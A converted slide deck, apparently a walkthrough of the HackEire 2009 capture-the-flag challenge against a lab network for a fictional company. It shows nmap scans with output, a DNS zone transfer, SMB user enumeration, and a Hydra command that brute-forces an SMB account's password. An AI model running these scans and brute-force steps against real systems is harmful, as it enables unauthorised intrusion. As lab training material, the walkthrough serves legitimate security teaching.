



# HackEire 2009

## by @markofu

# Aim of this Presentation

- Provide overview of how we compromised this Environment.
- Note this is not the only way that you can compromise this environment.
- There may be a number of methods that could result in the same compromise of Data.

# The Scope

- The 'Bhratach' company has requested a full Black-Box test.
- This presence is hosted within the company and is connected to the company's internal corporate LAN.
- Testing consists of the external DMZ and Internal LAN.
- Use any tools that you legally own to test this network.
- Identify any vulnerabilities with this environment?

# The Reconnaissance

➤ Identify the Network.

➤ The tools that we used for Reconnaissance:


- NMAP
- Nessus

# NMAP

➤ Use NMAP -sP 10.0.1.0/23

```
root@bt: ~ - S
on Edit View Bookmarks Settings He
10.0.1.25 is up (0.00042s latency).
10.0.1.40 is up (0.0011s latency).
10.0.1.50 is up (0.00061s latency).
```

## Nmap -sT -vv -A 10.0.1.25




```
boomer.heanet.ie - Remote Desktop
PORT      STATE SERVICE VERSION
53/tcp    open  domain    ISC BIND IRISS Rocks
135/tcp   open  msrpc     Microsoft Windows RPC
139/tcp   open  netbios-ssn
445/tcp   open  microsoft-ds?
1025/tcp  open  msrpc     Microsoft Windows RPC
MAC Address: 00:0C:29:0A:E5:4F (VMware)
Device type: general purpose
Running: Microsoft Windows 2003
OS details: Microsoft Windows Server 2003 SP1 or SP2
TCP/IP fingerprint:
OS:SCAN(V=4.85BETA10%D=11/12%OT=53%CT=1%CU=41815%PV=Y%DS=1%G=Y%M=000C29%TM=
OS:4AFBF925%P=i686-pc-linux-gnu)SEQ(SP=103%GCD=1%ISR=10D%TI=I%CI=I%II=I%SS=
OS:S%TS=0)OPS(O1=M5B4NW0NNT00NNS%02=M5B4NW0NNT00NNS%03=M5B4NW0NNT00%04=M5B4
OS:NW0NNT00NNS%05=M5B4NW0NNT00NNS%06=M5B4NNT00NNS)WIN(W1=FAF0%W2=FAF0%W3=FA
OS:F0%W4=FAF0%W5=FAF0%W6=FAF0)ECN(R=Y%DF=N%T=80%W=FAF0%0=M5B4NW0NNS%CC=N%Q=
OS:)T1(R=Y%DF=N%T=80%S=0%A=S+F=AS%RD=0%Q=)T2(R=Y%DF=N%T=80%W=0%S=Z%A=S+F=A
OS:R%0=RD=0%Q=)T3(R=Y%DF=N%T=80%W=FAF0%S=0%A=S+F=AS%0=M5B4NW0NNT00NNS%RD=
OS:0%Q=)T4(R=Y%DF=N%T=80%W=0%S=A%0=F=R%0=RD=0%Q=)T5(R=Y%DF=N%T=80%W=0%S=
OS:Z%A=S+F=AR%0=RD=0%Q=)T6(R=Y%DF=N%T=80%W=0%S=A%0=F=R%0=RD=0%Q=)T7(R=
OS:Y%DF=N%T=80%W=0%S=Z%A=S+F=AR%0=RD=0%Q=)U1(R=Y%DF=N%T=80%IPL=B0%UN=0%RI
OS:PL=G%RID=G%RIPCK=G%RUCK=G%RUD=G)IE(R=Y%DFI=S%T=80%CD=Z)

Network Distance: 1 hop
TCP Sequence Prediction: Difficulty=259 (Good luck!)
IP ID Sequence Generation: Incremental
Service Info: OS: Windows

Host script results:
|_ nbstat: ERROR: Couldn't find NetBIOS server name
```

## DNS Server

## Nmap -sT -vv -A 10.0.1.40




The screenshot shows a remote desktop window titled "boomer.heanet.ie - Remote Desktop". Inside, there's a terminal window titled "BackTrack [Running] - Sun VirtualBox" with a shell prompt "root@irissadmin-desktop: ~ - Shell - Konsole". The terminal displays the output of an Nmap scan for 10.0.1.40. The scan identifies an SMTP server (port 25/tcp) and an SSH server (port 3456/tcp). The SSH server is identified as OpenSSH 5.1p1 Debian 5ubuntu1 (protocol 2.0). The terminal also shows the SSH host key fingerprint and the SSH RSA key fingerprint.

```
PORT      STATE SERVICE VERSION
25/tcp    open  smtp    Postfix smtpd
|_ smtp-commands: EHLO iriss-desktop, PIPELINING, SIZE 10240000, VRFY, ETRN, STA
RTTLS, ENHANCEDSTATUSCODES, 8BITMIME, DSN
3456/tcp  open  ssh      OpenSSH 5.1p1 Debian 5ubuntu1 (protocol 2.0)
|_ ssh-hostkey: 1024 c8:d2:c5:78:ee:90:e6:ac:8c:56:1c:a2:ff:40:10:dc (DSA)
|_ ssh-dss AAAAB3NzaC1kc3MAAACBAL0SLbBwqnU13GUmRQWpkcfWwIIGHpyBMr7wMqaXv0GIkIWut
exYYK6rwwvwl/eiaqdLV6MmAhV8GEag3rBYz7AyP0WV5pisfwI0xyoa7n1jgGbCpCzEZ5U05NIje5EEe
dfvNMnY6qpM73+rRK6HriFaB0nhkaB5eG0D2wnKa00LAAAFQDMraTY5Gg06XSTtuxwLWgWokTFwAAA
IB+Ab4GG/luX9MuJ0BGEhrjzLSQPXtcIMPLNamjZRXsil+quPWR6reobexolwP90xoSh7DE0E6KLaLhg
F40/wSIf60TFdszfA/yrNsdYhFo+X0Dqd+Uc4fNjrKeIp0y7HpPqo453kbQV5rMETDJD22ZShVp6tCya
ZqIC4Wov6T8cAAAAIEAi0szjcdDzXqjdU+InnJwKwLpsdMV01v4lwzsxqXiWP7S8S2h1chufDJllax
gXcPu08RAXD4UuHShpIeu+cnR6WBBFzoFk33tIs0WzRcxtt4Em/L4hwpmMxkegMIpAjTbCyjeToP+qx8
Vtl1j2c7NcSP0u7Lq2qQQwJL4VQVoyA=
|_ 2048 dc:ae:63:82:6a:d7:f7:67:81:19:40:5e:69:81:3a:74 (RSA)
|_ ssh-rsa AAAAB3NzaC1yc2EAAAABIwAAAQEAuyo/Gu17gQZ/0Pl3De34pBVfjt51pUyftDihW30Wy
7ikLC920FQUh3PwpN3l83VwU6fUAuD60npY8uJdi75j+0sNNV0r6vdnrLKr66AztSikmrkEqinpAt4Jc
zhUkrWBptldi3BATclSy2gFPRTHH7idN04ghJehqy+CLwJqtGx2I79chccI+e/MkYIoYu9fN8CsqQLcI
MvGNHLNt0iQQUgaf50ccqSoxKsdxpvhqfYGbXkFjQ37ES16rYk89eYl00eL1GF5a5vCsZTsS3GWGG1KL
T2r0BqyRKfWgkL63Cky+SmonRHzzUuFXStOpv/I2UMgW8UyJ8D+CBdUzZbCWQ==
MAC Address: 00:0C:29:02:AA:76 (VMware)
Device type: general purpose
Running: Linux 2.6.X
OS details: Linux 2.6.13 - 2.6.27
```

## SMTP Server

## Nmap -sT -vv -A 10.0.1.50



```


root@irissadmin-desktop: ~ - Shell - Konsole
Session Edit View Bookmarks Settings Help

Not shown: 65532 closed ports
PORT      STATE SERVICE VERSION
22/tcp    open  ssh      OpenSSH 5.1p1 Debian Subuntu1 (protocol 2.0)
|_ ssh-hostkey: 1024 13:7f:5b:3b:d0:ed:c7:50:93:5d:bd:6e:be:18:74:5e (DSA)
|_ ssh-dss AAAAB3NzaC1kc3MAAACBAMk0/8KD54h5sztlJ/mVV6eHvzrUgYr8e1qP4Kukcq8nrJZnz
7RPJpM0CyycRruF7ypFvy6qxbqyilRKXIkAuG+dc16z4tcxF9w0dMFdiNg9Di0aiGkZ6cxKZPnDrdij
Wv/9AFQvI/h0w/IM7dlrcFp9GLjJ/od+ruQ7K5PadkFAAAAFQCovFJe+5YQibJrIg06nCZN5jHN3QAAA
IAMxn3tIvdhK3U01gFAGXyKwgkNz5f7YSKG7BM4BLj fBDuqYj0M57dNxe+edzogpNH7llfxIfPYGZo3B
0GULFTUwHv4N08u0Jl0AEaCLXmdob0KR4KimujUAExpDKm28ejqdSiL40IYuD/5z07S+5aeZfbQwX6Pb
Fts5Ruxi+ZoGAAAAIA3cWTgvZi9RsgQsyL0yz7tVBBeEq84SlpJH5rkxH+fB/d9LI64VQRMbviMYkYI
x8Bo19E3SlkT0o4I1IxFfLIcivjeRGRzS1gU2i0wNfvL25zkYV950apKSsVf9xNtV56GTZ3jPVukl+JG
wS6uoM2ULJ7VkrKw/8FuN4VD0UJhw==
|_ 2048 f7:c1:81:3e:b4:73:04:d2:c6:03:e7:ee:6e:89:cb:ea (RSA)
|_ ssh-rsa AAAAB3NzaC1yc2EAAAABIwAAQEApaH56Mgk0WNVnRDJNcdWkMk+Xn0PMCcuNAPJAog0h
3L4Mj/DXP65qyNou484+LP8G3M0SZib0ju5rkLhba++oklxewd3e2yQAc6E4046/AgdbVQLmb69DX8eu
l7MrbA/r0fEuEn0/XN/9i4ZC+Auq0aFstW0vdnsPFDrlIipEy7chz5pitCkFBUpsmU4HhV3aCZ0Lz00M
lNmCRYiQ50CL5KEd+Fc+Pvxg2pAMi9gyxe2uBj5gmFuZ1BJErL8U51etEv9tT2u/vkE9DthX6acF0cg2
ZdteXTN01KC/0VpUVA9MfjV8XqJ2l5+V1smn/SuEudk76zz2+WTZ6RBoBzRQ==
80/tcp    open  http     Apache httpd 2.2.11 ((Ubuntu) PHP/5.2.6-3ubuntu4.2 with
SuHosin-Patch)
|_ html-title: Bhratach - Welcome to the Site of the Flags
10000/tcp open  http     Webmin httpd
|_ html-title: Site doesn't have a title (text/html).
MAC Address: 00:0C:29:AD:B1:A3 (VMware)
Device type: general purpose
Running: Linux 2.6.X
OS details: Linux 2.6.9 - 2.6.28
TCP/IP fingerprint:
  
```

## Web Server



## Nessus Output



```


boomer.heatnet.ie - Remote Desktop
BackTrack [Running] - Sun VirtualBox
Machine Devices Help

root@irissadmin-desktop: ~ - Shell - Konsole
Session Edit View Bookmarks Settings Help

Not shown: 65532 closed ports
PORT      STATE SERVICE VERSION
22/tcp    open  ssh      OpenSSH 5.1p1 Debian Subuntu1 (protocol 2.0)
| ssh-hostkey: 1024 13:7f:5b:3b:d0:ed:c7:50:93:5d:bd:6e:be:18:74:5e (DSA)
| ssh-dss AAAAB3NzaC1kc3MAAACBAAMk0/8KD54h5szLJ/mVV6eHvzrUgYr8e1qP4Kukcq8nrJZnz
7RPJpM0CyycRruF7ypFvy6qxbqyilRKXIkAuG+dc16z4tcx9w0dMFdiNg9Di0aiGkZ6cxKZPnDrdij
Wv/9AFQvI/h0w/IM7dlrcFp9GLjJ/od+ruQ7K5PadkFAAAAFQCovFJe+5YQibJrIg06nCN5jHN3QAAA
IAMxn3tIvdhK3U01gFAGXyKwgkNz5f7YSKG7BM4BLj fBDuqYj0M57dNxe+edzognNH7llfxIfPYGZo3B
0GULFTUwHv4N08u0Jl0AEaCLXmdob0KR4KimujUAExpDKm28ejqdSiL40IYuD/5z07S+5aeZfbQwX6Pb
Fts5Ruxi+ZoGAAAAIA3cWTgvZi9RsgQsyL0yz7tVBbeEq84SlpJH5rkxH+fB/d9LI64VQRMbviMYkYI
x8Bo19E3S1kT0o4I1IxFfLIcivjeRGRzS1gU2i0wNfvL25zkYV950apKSsVf9xNtV56GTZ3jPVukl+JG
wS6uoM2ULJ7VkrKw/8FuN4VD0UJhw==
| 2048 f7:c1:81:3e:b4:73:04:d2:c6:03:e7:ee:6e:89:cb:ea (RSA)
|_ ssh-rsa AAAAB3NzaC1yc2EAAAABIwAAQEApaH56Mgk0WNVnRDJNcdWkmk+Xn0PMCCuNAPJAog0h
3L4Mj/DXP65qyNou484+LP8G3M0SZib0ju5rkLhba++oklxewd3e2yQAc6E4046/AgdbVQLmb69DX8eu
l7MrbA/r0fEuEn0/XN/9i4ZC+AuqQaFstW0vdnsPFDrlIipEy7chz5pitCkFBUpsmU4HhV3aCZ0Lz00M
lNmCRYiQ50CL5KEd+Fc+Pvxg2pAMi9gyxe2uBj5gmFuZ1BJErL8U51etEv9tT2u/vkE9DthX6acF0cg2
ZdteXTN01KC/0VpUVA9MfjV8XqJ2l5+V1smn/SuEudk76zz2+WTZ6RBoBzRQ==
80/tcp    open  http      Apache httpd 2.2.11 ((Ubuntu) PHP/5.2.6-3ubuntu4.2 with
SuHosin-Patch)
|_ html-title: Bhratach - Welcome to the Site of the Flags
10000/tcp open  http      Webmin httpd
|_ html-title: Site doesn't have a title (text/html).
MAC Address: 00:0C:29:AD:B1:A3 (VMware)
Device type: general purpose
Running: Linux 2.6.X
OS details: Linux 2.6.9 - 2.6.28
TCP/IP fingerprint:
  
```

## Web Server


## DNS Server



```
C:\ Command Prompt - nslookup -h
*** Request to [10.0.1.25] timed-out
> ls -d
Unrecognized command: ls -d
> ls bhratach.ie -a
Unrecognized command: ls bhratach.ie -a
> ls bhratach.ie
[[10.0.1.25]]
bhratach.ie.      NS      server = ns1.bhratach.ie
dns               A       10.0.1.25
dns2              A       10.0.1.15
firewall          A       10.0.1.89
mail              A       10.0.1.40
ns1               A       10.0.1.25
router            A       10.0.1.99
vm1               A       10.0.1.40
vm2               A       10.0.1.25
vm3               A       10.0.1.50
vm4               A       10.0.1.75
vm5               A       10.0.1.53
vm6               A       10.0.1.33
web               A       10.0.1.50
weblogic          A       10.0.1.85
websphere         A       10.0.1.79
www               A       10.0.1.50
>
```

Zone Transfer & then 'nmap -vv -A -iL ips.txt'


## DNS Server



```
boomer.heanet.ie - Remote Desktop
C:\> Command Prompt
C:\Documents and Settings\Administrator>"C:\Program Files\enum\enum\enum.exe" -u
10.0.1.25
server: 10.0.1.25
setting up session... success.
getting user list (pass 1, index 0)... success, got 10.
Administrator asriel dnsadmin fred jack lyray metatron named
SUPPORT_388945a0 willy
cleaning up... success.
C:\Documents and Settings\Administrator>_
```

## Enum -u 10.0.1.25

## Brute force the smb accounts



The screenshot shows the HydraGTK application window running inside a Sun VirtualBox. The window has tabs for Target, Passwords, Tuning, Specific, and Start. The main text area displays the following output:

```
<finished>

Hydra v5.4 (c) 2006 by van Hauser / THC - use allowed only for legal purp
Hydra (http://www.thc.org) starting at 2009-11-10 21:12:52
[DATA] 1 tasks, 1 servers, 1 login tries (l:l/p:1), ~1 tries per task
[DATA] attacking service smbnt on port 445
[VERBOSE] Resolving addresses ... done
[STATUS] attack finished for 10.0.1.25 (waiting for childs to finish)
[ATTEMPT] target 10.0.1.25 - login "lyray" - pass "1233" - child 0 - 1 of 1
Hydra (http://www.thc.org) finished at 2009-11-10 21:12:52
<finished>

WARNING: Restorefile (./hydra.restore) from a previous session found, to
Hydra v5.4 (c) 2006 by van Hauser / THC - use allowed only for legal purp
Hydra (http://www.thc.org) starting at 2009-11-10 21:13:32
[DATA] 1 tasks, 1 servers, 1 login tries (l:l/p:1), ~1 tries per task
[DATA] attacking service smbnt on port 445
[VERBOSE] Resolving addresses ... done
[STATUS] attack finished for 10.0.1.25 (waiting for childs to finish)
[ATTEMPT] target 10.0.1.25 - login "lyray" - pass "1234" - child 0 - 1 of 1


[445][smbnt] host: 10.0.1.25  login: lyray  password: 1234
<finished>
```

At the bottom, there are buttons for Start, Stop, Save Output, and Clear Output. Below the buttons, the command being executed is shown:

```
hydra 10.0.1.25 smbnt -s 445 -v -V -l lyray -p 1234 -t 1 -w 0 -f -m L
```

Hydra -t 1 -w 0 -l Lyray -p 1234 10.0.1.25 smbnt

